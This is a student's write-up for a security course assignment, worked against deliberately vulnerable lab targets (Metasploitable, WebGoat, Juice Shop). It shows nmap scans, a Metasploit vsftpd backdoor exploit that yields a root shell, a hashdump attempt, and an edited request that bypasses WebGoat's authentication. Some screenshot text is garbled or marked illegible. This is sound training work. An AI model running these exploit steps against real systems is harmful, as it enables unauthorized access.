


CSE 345: Assignment 2

PIYUSH VERMA

21-11-22

1. Metasploitable

a. Use Nmap to identify the OS version of the metasploitable system. [5 marks]

A screenshot of a terminal window showing the output of an Nmap scan. The text is as follows:

```
OS CPE: cpe:/o:linux:linux kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
```

I first found the ipv4 address of the metasploitable then I ran the following command.

Common Used: `sudo nmap -O 192.168.58.135`

OS Version: Linux 2.6.9 - 2.6.33

b. List the open ports on the metasploitable system. What commands did you use? What are the ports used for by default? What applications did you find running on the open ports? [10 marks]

```

Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

```

The above are the open ports for the metasploit system.

Command used:

`sudo nmap -O 192.168.58.135 -Pn`

`nmap -A 192.168.58.135` gave a detailed description of each open port

I also used the Metasploit scanner

The command I used was: `db_nmap -p- 192.168.58.135`

I found some additional open ports that were not visible earlier

```

msf6 auxiliary(scanner/portscan/syn) > db_nmap -p- 192.168.58.135
[*] Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-21 00:54 IST
[*] Nmap: Nmap scan report for 192.168.58.135
[*] Nmap: Host is up (0.0034s latency).
[*] Nmap: Not shown: 65504 closed ports
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 21/tcp    open  ftp
[*] Nmap: 22/tcp    open  ssh
[*] Nmap: 23/tcp    open  telnet
[*] Nmap: 25/tcp    open  smtp
[*] Nmap: 53/tcp    open  domain
[*] Nmap: 80/tcp    open  http
[*] Nmap: 111/tcp   open  rpcbind
[*] Nmap: 139/tcp   open  netbios-ssn
[*] Nmap: 445/tcp   open  microsoft-ds
[*] Nmap: 512/tcp   open  exec
[*] Nmap: 513/tcp   open  login
[*] Nmap: 514/tcp   open  shell
[*] Nmap: 1099/tcp  open  rmiregistry
[*] Nmap: 1524/tcp  open  ingreslock
[*] Nmap: 2049/tcp  open  nfs
[*] Nmap: 2121/tcp  open  ccproxy-ftp
[*] Nmap: 3306/tcp  open  mysql
[*] Nmap: 3632/tcp  open  distccd
[*] Nmap: 5432/tcp  open  postgresql
[*] Nmap: 5900/tcp  open  vnc
[*] Nmap: 6000/tcp  open  X11
[*] Nmap: 6200/tcp  open  lm-x
[*] Nmap: 6667/tcp  open  irc
[*] Nmap: 6697/tcp  open  ircs-u
[*] Nmap: 8009/tcp  open  ajp13
[*] Nmap: 8180/tcp  open  unknown
[*] Nmap: 8787/tcp  open  msgsrvr
[*] Nmap: 44351/tcp  open  unknown
[*] Nmap: 50792/tcp  open  unknown
[*] Nmap: 52461/tcp  open  unknown
[*] Nmap: 58379/tcp  open  unknown
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 24.04 seconds
msf6 auxiliary(scanner/portscan/syn) >

```

Some of these are default ports like port 21 which is for FTP

Applications found running on open port are also listed beside the port like on port 21/tcp ftp service is being run.

c. Metasploitable contains a backdoor on its FTP server. Exploit the same and report the following:

i. What tool(s) did you use? [5 marks]

I used vsftpd_234_backdoor, and hashdump to gather the information.

ii. What command(s) did you execute? [10 marks]

1. I connected my postgresql DB with metasploit as it was not connected using: db_connect

2. Then I used the command `use exploit/unix/ftp/vsftpd_234_backdoor` to use the vsftpd_234_backdoor tool to get access to the metasploitable system

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
```

I set the RHOSTS to 192.168.58.135 using `set RHOSTS 192.168.58.135`

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.58.135
RHOSTS => 192.168.58.135
```

then i used the `run` command to run the tool.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.58.135:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.58.135:21 - USER: 331 Please specify the password.
[+] 192.168.58.135:21 - Backdoor service has been spawned, handling...
[+] 192.168.58.135:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Exploit completed, but no session was created.
[*] Command shell session 1 opened (192.168.58.134:41915 -> 192.168.58.135:6200) at 2022-11-21 00:51:07 +0530
```

3. Then i open another ./msfconsole to use the hashdump tool to get the user id and password if there were so i used `use post/linux/gather/hashdump` to use the hashdump

```
msf6 > use post/linux/gather/hashdump
msf6 post(linux/gather/hashdump) > show options

Module options (post/linux/gather/hashdump):

  Name      Current Setting  Required  Description
  ----      -
  SESSION              yes       The session to run this module on

View the full module info with the info, or info -d command.
```

then I set the session id to the session is 1 as the connection was made on session 1 to the metasploitable system then i used the command **run** to run the tool

```
msf6 post(linux/gather/hashdump) > run  
[-] Msf::OptionValidateError The following options failed to validate: SESSION  
[*] Post module execution completed
```

Then I ran **loot** to see if there is anything but there was none.

```
msf6 post(linux/gather/hashdump) > loot  
  
Loot  
====  
  
host  service  type  name  content  info  path  
----  -
```

iii. What is the outcome of the exploit? [5 marks]

As there was a vulnerable version running ftp service by using msf i was able to create a remote session to the metasploitable system and through that by using hashdump we could get some valuable information and we can use other tools to crack that but in this case we were able to create a remote session using the vsftpd_234_backdoor msf tool.

d. Metasploitable has Mutillidae running on the VM. Mutillidae contains the top-10 vulnerabilities on OWASP. You are required to exploit the “Add blog for Anonymous” vulnerability on the “Cross-Site Request Forgery (CSRF) page.”

2. WebGoat


The following 5 short lessons include web application vulnerabilities and attacks. [2x5=10]

1. HTTP Proxies

2. Developer Tools

4.

Just followed what was written and wrote the command in the console and it gave me the phone number.



6.

I went to the network tab then I made a request and found the network request and the went into request data to get the networkNum and found it.

Crypto Basics

🔍👤🔒📄📧

Search lesson

Show hintsReset lesson

123456789

Other Encoding

Also other encodings are used.

URL encoding

URL encoding is used a lot when sending form data and request parameters to the server. Since spaces are not allowed in a URL, this is then replaced by %20. Similar replacements are made for other characters.

HTML encoding

HTML encoding ensures that text is displayed as-is in the browser and not interpreted by the browser as HTML.

UUEncode

The Unix-2-Unix encoding has been used to send email attachments.

XOR encoding

Sometimes encoding is used as a first and simple obfuscation technique for storing passwords. IBM WebSphere Application Server e.g. uses a specific implementation of XOR encoding to store passwords in configuration files. IBM recommends to protect access to these files and to replace the default XOR encoding by your own custom encryption. However when these recommendations are not followed, these defaults can become a vulnerability.

Assignment

Now let's see if you are able to find out the original password from this default XOR encoded string.

✓

Suppose you found the database password encoded as `{xor}Qz4fP0-LDovPwaKDAsOw==`
What would be the actual password

Congratulations.

4.
I used a website to decode this plain unsalted hash

Crypto Basics

🔍👤🔒📄📧

Search lesson

Show hintsReset lesson

123456789

Plain Hashing

Hashing is a type of cryptography which is mostly used to detect if the original data has been changed. A hash is generated from the original data. It is based on irreversible cryptographic techniques. If the original data is changed by even one byte, the resulting hash is also different.

So in a way it looks like a secure technique. However, it is NOT and even NEVER a good solution when using it for passwords. The problem here is that you can generate passwords from dictionaries and calculate all kinds of variants from these passwords. For each password you can calculate a hash. This can all be stored in large databases. So whenever you find a hash that could be a password, you just look up the hash in the database and find out the password.

Some hashing algorithms should no longer be used: MD5, SHA-1 For these hashes it is possible to change the payload in such a way that it still results in the same hash. This takes a lot of computing power, but is still a feasible option.

Salted Hashes

Plain passwords should obviously not be stored in a database. And the same goes for plain hashes. The [OWASP Password Storage Cheat Sheet](#) explains what should be used when password related information needs to be stored securely.

Assignment

Now let's see if you can find what passwords matches which plain (unsalted) hashes.

✓

Which password belongs to this hash:
`5F4DCC3B5AA765D61D8327DEB882CF99`

Which password belongs to this hash:
`8C697E555410415BDE908BD4DEE15DFB167A9C873FC4BB8A81F6F2AB448A918`

Congratulations. You found it!

6.
I saved the private key as test.key then i used openssl rsa to get the public key using command:openssl rsa -in test.key -pubout > test.pub . Then i got the modulus of the public key using openssl rsa -in test.pub -pubin -modulus -noout after getting the modulus i used this command to get the signature in sha256

```
1619VW1F3V5v-VF7m1-Mach1mk: S echo -n "B40088B1554040F9A7D87903CE2F307958CC9A3C798FE643388FC380841787528DC942FCE888B40ECAD589C0142B7A AFC96CCAB42AE60E277ED8D386959079048215137C23F77A205EE5951B889E488DF0637BA4D5F41B7B727ACDB3C988B09A1C4B1A9FA651D65B935CE99B4ECB49A7EFCB63071D41F660BE986C1954C37F8F78BED58FD7886A9390C188470FA3194898922CFF3EA021FC8279D0B2F0FAF64264485FF1E61F3F52B153A94BE309F2727B7B154049CF18C99A8392D41E5338C219CCED588CD23F1707695E6D237A494ED0556A16ECD23AF55E78A3452E0EE9A0F5707B1AD8EC30C332287890CC2FF2114A4FC7172765447EFD9ED45F45CE1" | openssl dgst -sign test.key -sha256 -out stgn.sha256
```

After getting that i used

7


```
traiva@iraiva-virtual-machine:~$ openssl enc -base64 -in sign.sha256 -out sign.sha256.base64
```

To get the base65 version then i open the file that i got.

Crypto Basics

[illegible]

8.

I first ran the command: `docker run -d webgoat/assignments:findthesecret` then i ran this command: `sudo docker exec -ti --user 0`

```
b529f0239a37ff79c0231f2cc76bcc8f9e7264b413c69007233a022a2c148cad bash
```

Then i got access to the default secret file which gave me the secret then i ran:echo "U2FsdGVkX199jgh5oANEIFdtCxIEvdEvciLi+v+5loE+VCuy6li0b+5byb5DXp32RPM T02Ek1pf55ctQN+DHbwCPIVRfFQamDmbHBUpD7as=" | openssl enc -aes-256-cbc -d -a -kfile /root/default_secret

Which gave me the unencrypted message and the name of file i got it from earlier.

[illegible]

Crypto Basics

Show hintsReset lesson

123456789

A big problem in all kinds of systems is the use of default configurations. E.g. default username/passwords in routers, default passwords for keystores, default unencrypted mode, etc.

Java cacerts

Did you ever *changeit*? Putting a password on the cacerts file has some implications. It is important when the trusted certificate authorities need to be protected and an unknown self signed certificate authority cannot be added too easily.

Protecting your id_rsa private key

Are you using an ssh key for GitHub and or other sites and are you leaving it unencrypted on your disk? Or even on your cloud drive? By default, the generation of an ssh key pair leaves the private key unencrypted. Which makes it easy to use and if stored in a place where only you can go, it offers sufficient protection. However, it is better to encrypt the key. When you want to use the key, you would have to provide the password again.

SSH username/password to your server

When you are getting a virtual server from some hosting provider, there are usually a lot of not so secure defaults. One of which is that ssh to the server runs on the default port 22 and allows username/password attempts. One of the first things you should do, is to change the configuration that you cannot ssh as user root, and you cannot ssh using username/password, but only with a valid and strong ssh key. If not, then you will notice continuous brute force attempts to login to your server.

Assignment

In this exercise you need to retrieve a secret that has accidentally been left inside a docker container image. With this secret, you can decrypt the following message: `UZFsdGVkX199gh5oANEfFcXlEvdEvcLi+v+5loE+VCuy6l0b+5by65DXp32RPMt02Ek1p155cIQH+DhbwCPVIRFQamDmbHBUp07as=`. You can decrypt the message by logging in to the running container (docker exec ...) and getting access to the password file located in /root. Then use the openssl command inside the container (for portability issues in openssl on Windows/Mac/Linux) You can find the secret in the following docker image, which you can start as:

```
docker run -d webgoat/assignments:findthesecret
```

```
echo "UZFsdGVkX199gh5oANEfFcXlEvdEvcLi+v+5loE+VCuy6l0b+5by65DXp32RPMt02Ek1p155cIQH+DhbwCPVIRFQamDmbHBUp07as=" | openssl enc -aes-256-cbc -d -a -xfile ....
```

What is the unencrypted message
(in docker images is not so see)
and what is the name of the file that stored the password
default_secret
(post the answer)

✓
Congratulations, you did it!

Ubuntu 64-bit - VMware Workstation 16 Player (Expired license)

Player

Activities

Firefox Web Browser

Nov 21 21:22

WebGoat

Password Storage - OWASP

Logins & Passwords

localhost:8080/WebGoat/start.mvc#lesson/cryptography/lesson/7

120%

WEBGOAT

Crypto Basics

Search lesson

Show hintsReset lesson

123456789

A big problem in all kinds of systems is the use of default configurations. E.g. default username/passwords in routers, default passwords for keystores, default unencrypted mode, etc.

Java cacerts

Did you ever *changeit*? Putting a password on the cacerts file has some implications. It is important when the trusted certificate authorities need to be protected and an unknown self signed certificate authority cannot be added too easily.

Protecting your id_rsa private key

Are you using an ssh key for GitHub and or other sites and are you leaving it unencrypted on your disk? Or even on your cloud drive? By default, the generation of an ssh key pair leaves the private key unencrypted. Which makes it easy to use and if stored in a place where only you can go, it offers sufficient protection. However, it is better to encrypt the key. When you want to use the key, you would have to provide the password again.

SSH username/password to your server

When you are getting a virtual server from some hosting provider, there are usually a lot of not so secure defaults. One of which is that ssh to the server runs on the default port 22 and allows username/password attempts. One of the first things you should do, is to change the configuration that you cannot ssh as user root, and you cannot ssh using username/password, but only with a valid and strong ssh key. If not, then you will notice continuous brute force attempts to login to your server.

4. Authentication Bypasses

So i send the request verify-account then i went to developer tools then network tab in network tab i clicke the verify-account to edit and resend then i edited the body from question0 and question1 to
secQuestion2=&secQuestion3=&jsEnabled=1&verifyMethod=SEC_QUESTIONS&userId=12309746

Then i bypassed the authentication and the challenge turned to green.

The screenshot shows a web application interface on the left and a network inspector on the right. The web application is titled "Authentication Bypasses" and shows a "2FA Password Reset" challenge. The challenge requires the user to verify their account by answering security questions. The network inspector shows a POST request to `http://localhost:8080/WebCoat/auth-bypass/verify-account` with a body containing `secQuestion2=5&secQuestion3=4&isEnabled=1&verifyMethod=SEC_QUESTIONS&userId=12309746`. The request is successful, and the challenge is bypassed.

5. Insecure Login

I again used the network tab i send a request containing login credentials of another users then by using network tab i get those request and using those request i login into the system.

The screenshot shows a web application interface on the left and a network inspector on the right. The web application is titled "Insecure Login" and shows a "Let's try" challenge. The challenge requires the user to click the "log in" button to send a request containing the login credentials of another user. The network inspector shows a POST request to `http://localhost:8080/task` with a body containing `username=CaptainJack&password=BlackPearl`. The request is successful, and the user is logged in.

3. BurpSuite

a. Configure your browser to use burpsuite as a proxy. Explore the OWASP Juice Shop and show the intercepted traffic in the burp suite.[5]

b. Give the customer feedback with an impossible rating of 0. [5]

So i set the interceptor on and then i got the raw data that i submitted then i changes the rating from 1 to 0 and then i forwarded that rating to the Customer feedback.

c. Use your knowledge of SQL injection to achieve the following

i. Get admin access to the web portal. [10]

ii. Get the credentials of all registered users in the portal. [5]